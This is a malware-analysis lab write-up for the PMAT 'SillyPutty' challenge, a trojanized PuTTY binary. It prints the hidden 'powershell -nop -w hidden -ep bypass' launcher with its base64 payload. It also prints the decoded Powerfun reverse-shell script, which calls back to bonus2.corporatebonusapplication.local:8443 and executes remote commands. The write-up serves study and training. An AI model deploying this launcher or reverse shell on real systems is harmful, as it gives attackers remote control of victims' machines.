

# Challenge - SillyPutty

<https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/1-3.Challenge-SillyPutty>

This is the first challenge in PMAT Course. We are provided with the SillyPutty Binary. All we need is to analyze it and answer the questions which are based on the following (but not limited to these only).

## 1. Static Analysis

- File hashes
- VirusTotal
- FLOSS
- PEStudio
- PEView

## 2. Dynamic Analysis

- Wireshark
- Inetsim
- Netcat
- TCPView
- Procmon

## Challenge Statement

Hello Analyst,

The help desk has received a few calls from different IT admins regarding the attached program. They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when its run. I don't like the sound of that. Do your thing!

IR Team

## Challenge Questions:

### Basic Static Analysis

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- **What is the SHA256 hash of the sample?**

Calculating the hash using Hasher.

```
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8f
c18a167f93cea6ee83
```

```
PS> python3 /opt/HASHER/Hasher.py ./putty.exe

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HASHER v1.0
An Automated Hash Calculator
Coded by Kamran Saifullah - Frog Man
Twitter: https://twitter.com/deFr0ggy
GitHub: https://github.com/deFr0ggy
LinkedIn: https://linkedin.com/in/kamransaifullah

Usage: ./Hasher.py <File>

MD5: 334a10500feb0f3444bf2e86ab2e76da
SHA1: c6a97b63fbd970984b95ae79a2b2aef5749ee463
SHA256: 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
SHA512: 9c85eff62ef12564f02735c58b64c581da7107cd250829ce88cc569c5def675d76da3b538a4a394aa2747c375fe683d629e552c3c279d35d6db8484467a530de
```

- **What architecture is this binary?**

We can run File Command to check the supported architecture of the binary.

```
PS> file ./putty.exe
./putty.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Intel 80386 is a 32-Bit Architecture thus, the binary is for 32-Bit Windows Systems.

- **Are there any results from submitting the SHA256 hash to VirusTotal??**

Yes, the file is marked as Malicious.

- **Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?**


Strings can be helpful, if the binary is not obfuscated. Which in this case is true. I have tried grepping few words specifically, (http, https) to check if we can find any URLs.

```
strings putty.exe | grep -i "http" 2>/dev/null
```

```
PS> strings ./putty.exe | grep -i "http" 2>/dev/null
Proxy error: HTTP response was absent
HTTP/%i.%i %n
HTTP
https://www.chiark.greenend.org.uk/~sgtatham/putty/
13.0.0 (https://github.com/llvm/llvm-project/ ab5ee342b92b4661cfec3cdd647c9a5c18e346dd)
CONNECT %s:%i HTTP/1.1
    xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
    xmlns="http://schemas.microsoft.com/SMI/2016/WindowsSettings">
    xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
    xmlns="http://schemas.microsoft.com/SMI/2016/WindowsSettings">
```

We can observe the following URL. On opening the URL we can say that the binary was downloaded from this website.

<https://www.chiark.greenend.org.uk/~sgtatham/putty/>



On grepping the PowerShell word, we can find a PowerShell script embedded within the binary.

```
strings ./putty.exe | grep -i "powershell" 2>/dev/null
```

```

PS> strings ./putty.exe | grep -i "powershell" 2>/dev/null
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpLPB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjL+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI f4D3XnKk25QHlZ2pW2WKk0/ofzChNyZ/ytiWysFe0CtyITlN05j9suHDz+dGhKlqdQ2roctnroSXbT0Roxhro3DqhX+BWx/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iwZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPpTrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7Jf5iloEs0DfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HI dzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NLWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlCWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADcekVXzocf372HJ/h6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IK0R3MjoK1UJfnhGVIPr+8h0Ci/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mtl93dQkAAA='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"val

```

```

powershell.exe -nop -w hidden -noni -ep bypass "&
([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB
991cMXHUtIRbhdbdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlyp
LjBNtUL7aGczlz5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6Rvidy
mTX6RhNpLPB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVG
qInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3
EvE6t8wjL+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzq
cUDJUCR8BKJEWGFuCVfgCVSroAvw4DI f4D3XnKk25QHlZ2pW2WKk0/ofzCh
NyZ/ytiWysFe0CtyITlN05j9suHDz+dGhKlqdQ2roctnroSXbT0Roxhro3D
qhX+BWx/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUU
jmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7e
wV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iw
ZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPpTr
m3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqX
FRlX7Jf5iloEs0DfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845
HI dzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6T
ohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HW

```

```
Vp+FvKJsaTBXTiHlh33UaDww7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuLeH
74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtImqHve2k5A5X5N6
SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFafLCleuZQbL2b8qYXS8
ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmp
HRuSv1MC6DV0thaIh1IKOR3MjoK1UJfnhGVIpR+8h0Ci/WIGf9s5naT/1D6
Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4r
irE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))) .Read
ToEnd()))"
```

As it is an unobfuscated PowerShell Script, we can assign it to a variable.

```
PS> $value = ([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB
991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlyp
LjBNtUL7aGczlz5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6Rvidy
mTX6RhNpLPB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVG
qInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3
EvE6t8wjL+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzq
cUDJUCR8BKJEWGFuCVfgCVSroAvw4DI f4D3XnKk25QHlZ2pw2Wkk0/ofzCh
NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSxbT0Roxhro3D
qhX+BWx/GlyJa5QKTxEfXLdK/hLya0wCdeeCF2pImJC5kFRj+U7zPEsZtUU
jmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7e
wV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iW
ZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtr
```

```

m3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqX
FRlX7JF5i!oEs0DfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845
HIIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6T
ohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HW
Vp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtu!eH
74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJt!mqHve2k5A5X5N6
SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaf!C!euZQbL2b8qYXS8
ub2V0!znQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmp
HRuSv1MC6DV0thaIh1IKOR3MjoK1UJfnhGVIPR+8h0Ci/WIGf9s5naT/1D6
Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4r
irE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))) .Read
ToEnd()))

```

Now, we can call the variable to check the contents. We can observe that it's a PowerFun Code.

```

└─PS> $value
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
    Param(

```



```
[String]$Command,  
[String]$Sslcon,  
[String]$Download  
)  
Process {  
$modules = @()  
if ($Command -eq "bind")  
{  
    $listener = [System.Net.Sockets.TcpListener]8443  
    $listener.start()  
    $client = $listener.AcceptTcpClient()  
}  
if ($Command -eq "reverse")  
{  
    $client = New-Object  
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplicat  
ion.local",8443)  
}  
  
$stream = $client.GetStream()  
  
if ($Sslcon -eq "true")  
{  
    $sslStream = New-Object  
System.Net.Security.SslStream($stream,$false,({$True} -as  
[Net.Security.RemoteCertificateValidationCallback]))  
  
$sslStream.AuthenticateAsClient("bonus2.corporatebonusappli  
cation.local")  
}
```



```
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows
PowerShell running as user " + $env:username + " on " +
$env:computername + "`nCopyright (C) 2015 Microsoft
Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+]
Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module) | Invoke-
Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' +
(Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne
0)
    {
```

```

        $EncodedText = New-Object -TypeName
System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1
| Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-
Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
}
}

powerfun -Command reverse -Sslcon true

```

In other words, this script can be used to create reverse connection back to attackers machine. Whenever this PowerShell Script will run.

```
1 # Powerfun - Written by Ben Turner & Dave Hardy
2 function Invoke-Powerfun
3 {
4     Param(
5         [String]$listen,
6         [String]$port,
7         [String]$command,
8         [String]$sslcon
9     )
10    Process {
11        if ($command -eq 'reverse')
12        {
13            $client = New-Object System.Net.Sockets.TCPClient($listen,$port)
14        }
15
16        $stream = $client.GetStream()
17
18        if ($sslcon -eq 'true')
19        {
20            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$true} -as [Net.Security.RemoteCertificateValidationCallback]))
21            $sslStream.AuthenticateAsClient($listen)
22            $stream = $sslStream
23        }
24
25        [byte[]]$bytes = 0..255|%{0}
26        $sendbytes = ([text.encoding]::ASCII).GetBytes('Windows PowerShell running as user ' + $env:username + ' on ' + $env:computername + "nCopyright")
```

We can also observe that the URL that is being called in the script is.

System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)

- Domain → bonus2.corporatebonusapplication.local
- Port → 8443

From the challenge statement, its likely that when the putty.exe will be run, it will spawn a PowerShell process in which this PowerShell Script get's executed which returns a Blue Screen to the end user.

- **Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?**

As the binary is not packed, the IAT is normal.

- **Is it likely that this binary is packed?**

No, the binary is not packed because if it would have been packed then we won't be having detailed strings.

---

## **Basic Dynamic Analysis**

- **Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?**

Initially, the Putty.exe looked like a normal program. But after the first detonation, it brings on a Blue Screen right after the execution.

- **From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?**

There is a PowerShell Script embedded within the Putty executable. So, when the Putty is run it is the parent process along with it another process is spawned up which is child to this parent process in which PowerShell.exe is executed and a Base64 encoded string is passed. Which from our static analysis is a malicious script.

- **What is the DNS record that is queried at detonation?**

Domain → bonus2.corporatebonusapplication.local

- **What is the callback port number at detonation?**

Port → 8443

- **What is the callback protocol at detonation?**

Protocol → HTTPS/TLS because (Net.Security.RemoteCertificateValidationCallback) is being used which is looking for a Valid SSL certificate.

Also, this can be validated by using WireShark.

- **How can you use host-based telemetry to identify the DNS record, port, and protocol?**

This can be accomplished by filtering on the name of the binary and adding an additional filter of "Operation contains TCP" in procmon → Same as Husky's solution.

- **Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?**

It will not work, as we do not have a valid SSL Certificate. Even adding the URL and Port into the `hosts` file, will not give us the reverse shell.

**Bonus:** the module used to spawn this reverse shell is available in Metasploit. Try to figure out which module is in use, bring a Kali

machine into the lab, and catch the incoming shell! → ***Will be done Later!***

# Follow Me

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